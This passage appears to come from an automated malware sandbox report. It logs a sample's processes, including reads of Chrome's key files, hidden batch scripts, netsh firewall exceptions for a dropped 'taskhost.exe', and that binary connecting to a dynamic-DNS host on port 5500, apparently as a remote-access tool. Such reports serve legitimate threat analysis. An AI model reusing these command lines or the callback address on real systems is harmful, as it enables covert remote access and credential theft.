C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	32	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	success or wait	8	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	4096	end of file	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ Preferences	unknown	4096	success or wait	2	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ Preferences	unknown	4096	success or wait	4	7FF6BC4E7C3D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ Preferences	unknown	4096	end of file	2	7FF6BC4E7C3D	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Adobe\Adobe Acrobat\DC\SessionManagement\cWindowsCurrent\cWin0	success or wait	1	7FF6BC25A4E5	NtCreateKey

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: viewer.exe PID: **7704**, Parent PID: **7468**

General

Target ID:	15
Start time:	12:18:08
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe /HideWindow C:\Games\c.cmd
Imagebase:	0x610000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	false

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: **7800**, Parent PID: **7468**

General

Target ID:	16
Start time:	12:18:08
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 1
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7876**, Parent PID: **7704**

General

Target ID:	17
Start time:	12:18:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\c.cmd" "
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: conhost.exe PID: **7904**, Parent PID: **7876**

General

Target ID:	18
Start time:	12:18:09
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: AcroCEF.exe PID: **7932**, Parent PID: **7676**

General	
Target ID:	19
Start time:	12:18:09
Start date:	23/01/2024
Path:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --backgroundcolor=16777215
Imagebase:	0x7ff74bb60000
File size:	3'581'912 bytes
MD5 hash:	9B38E8E8B6DD9622D24B53E095C5D9BE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: taskkill.exe PID: **7968**, Parent PID: **7468**

General	
Target ID:	20
Start time:	12:18:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im rundll32.exe /f
Imagebase:	0x180000
File size:	74'240 bytes
MD5 hash:	CA313FD7E6C2A778FFD21CFB5C1C56CD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: mode.com PID: **8000**, Parent PID: **7876**

General	
Target ID:	21
Start time:	12:18:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\mode.com
Wow64 process (32bit):	true
Commandline:	Mode 90,20
Imagebase:	0x900000
File size:	26'624 bytes
MD5 hash:	FB615848338231CEBC16E32A3035C3F8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: AcroCEF.exe PID: **7212**, Parent PID: **7932**

General	
Target ID:	23
Start time:	12:18:09
Start date:	23/01/2024
Path:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe

Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --log-severity=disable --user-agent-product="ReaderServices/23.6.20320 Chrome/105.0.0.0" --lang=en-US --user-data-dir="C:\Users\user\AppData\Local\CEF\User Data" --log-file="C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\debug.log" --mojo-platform-channel-handle=2112 --field-trial-handle=1752,i,9597563481280373609,10748529696492250759,131072 --disable-features=BackForwardCache,CalculateNativeWinOcclusion,WinUseBrowserSpellChecker /prefetch:8
Imagebase:	0x7ff74bb60000
File size:	3'581'912 bytes
MD5 hash:	9B38E8E8B6DD9622D24B53E095C5D9BE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: timeout.exe PID: **736**, Parent PID: **7468**

General	
Target ID:	24
Start time:	12:18:10
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 2
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7536**, Parent PID: **7876**

General	
Target ID:	25
Start time:	12:18:10
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Set GUID[2>Nul
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7640**, Parent PID: **7876**

General	
Target ID:	26
Start time:	12:18:11
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description

Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: reg.exe PID: **7804**, Parent PID: **7640**

General	
Target ID:	27
Start time:	12:18:11
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0xbc0000
File size:	59'392 bytes
MD5 hash:	CDD462E86EC0F20DE2A1D781928B1B0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7628**, Parent PID: **7876**

General	
Target ID:	28
Start time:	12:18:13
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" type C:\Games\cmd.txt"
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7804**, Parent PID: **7876**

General	
Target ID:	29
Start time:	12:18:15
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: **888**, Parent PID: **7468**

General	
Target ID:	31
Start time:	12:18:16
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im rundll32.exe /f
Imagebase:	0x180000
File size:	74'240 bytes
MD5 hash:	CA313FD7E6C2A778FFD21CFB5C1C56CD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: mode.com PID: **2840**, Parent PID: **7804**

General	
Target ID:	32
Start time:	12:18:16
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\mode.com
Wow64 process (32bit):	true
Commandline:	Mode 90,20
Imagebase:	0x900000
File size:	26'624 bytes
MD5 hash:	FB615848338231CEBC16E32A3035C3F8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **8004**, Parent PID: **7468**

General	
Target ID:	33
Start time:	12:18:16
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 2
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **2132**, Parent PID: **7804**

General	
Target ID:	35
Start time:	12:18:16
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplication" mode=ENABLE scope=ALL
Imagebase:	0x1560000
File size:	82'432 bytes
MD5 hash:	4E89A1A088BE715D6C946E55AB07C7DF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **5924**, Parent PID: **7804**

General	
Target ID:	36
Start time:	12:18:17
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplicatio" mode=ENABLE scope=ALL profile=ALL
Imagebase:	0x1560000
File size:	82'432 bytes
MD5 hash:	4E89A1A088BE715D6C946E55AB07C7DF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: WMIC.exe PID: **8216**, Parent PID: **7804**

General	
Target ID:	37
Start time:	12:18:17
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process where (name="taskhost.exe") get commandline
Imagebase:	0xf10000
File size:	427'008 bytes
MD5 hash:	E2DE6500DE1148C7F6027AD50AC8B891
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: findstr.exe PID: **8244**, Parent PID: **7804**

General	
Target ID:	38
Start time:	12:18:17

Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\findstr.exe
Wow64 process (32bit):	true
Commandline:	findstr /i "taskhost.exe"
Imagebase:	0x9d0000
File size:	29'696 bytes
MD5 hash:	F1D4BE0E99EC734376FDE474A8D4EA3E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: **8400**, Parent PID: **7468**

General	
Target ID:	39
Start time:	12:18:18
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im rundll32.exe /f
Imagebase:	0x180000
File size:	74'240 bytes
MD5 hash:	CA313FD7E6C2A778FFD21CFB5C1C56CD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **8444**, Parent PID: **7468**

General	
Target ID:	40
Start time:	12:18:18
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 2
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskhost.exe PID: **8488**, Parent PID: **7804**

General	
Target ID:	41
Start time:	12:18:19
Start date:	23/01/2024
Path:	C:\Games\taskhost.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\taskhost.exe -autoreconnect ID:5383948 -connect vnvariant2024.ddnsfree.com:5500 -run
Imagebase:	0xa0000

File size:	2'648'008 bytes
MD5 hash:	663FE548A57BBD487144EC8226A7A549
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: viewer.exe PID: **8508**, Parent PID: **7876**

General	
Target ID:	42
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe /HideWindow C:\Games\once.cmd
Imagebase:	0x610000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: viewer.exe PID: **8516**, Parent PID: **7876**

General	
Target ID:	43
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe /HideWindow C:\Games\cmmc.cmd
Imagebase:	0x610000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **8540**, Parent PID: **7876**

General	
Target ID:	44
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **8600**, Parent PID: **8508**

General	
Target ID:	45
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\once.cmd" "
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **8608**, Parent PID: **8516**

General	
Target ID:	46
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" "
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **8624**, Parent PID: **8600**

General	
Target ID:	47
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **8632**, Parent PID: **8608**

General	
Target ID:	48
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **8704**, Parent PID: **8608**

General	
Target ID:	49
Start time:	12:18:20
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Set GUID[2>Nul
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **8724**, Parent PID: **8608**

General	
Target ID:	50
Start time:	12:18:21
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: reg.exe PID: **8740**, Parent PID: **8724**

General	
Target ID:	51
Start time:	12:18:21
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\reg.exe

Wow64 process (32bit):	true
Commandline:	Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0xbc0000
File size:	59'392 bytes
MD5 hash:	CDD462E86EC0F20DE2A1D781928B1B0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **8960**, Parent PID: **7876**

General

Target ID:	54
Start time:	12:18:40
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **9108**, Parent PID: **7876**

General

Target ID:	55
Start time:	12:19:00
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **2840**, Parent PID: **7876**

General

Target ID:	56
Start time:	12:19:20
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **8456**, Parent PID: **7876**

General	
Target ID:	58
Start time:	12:19:41
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0xd30000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Disassembly

No disassembly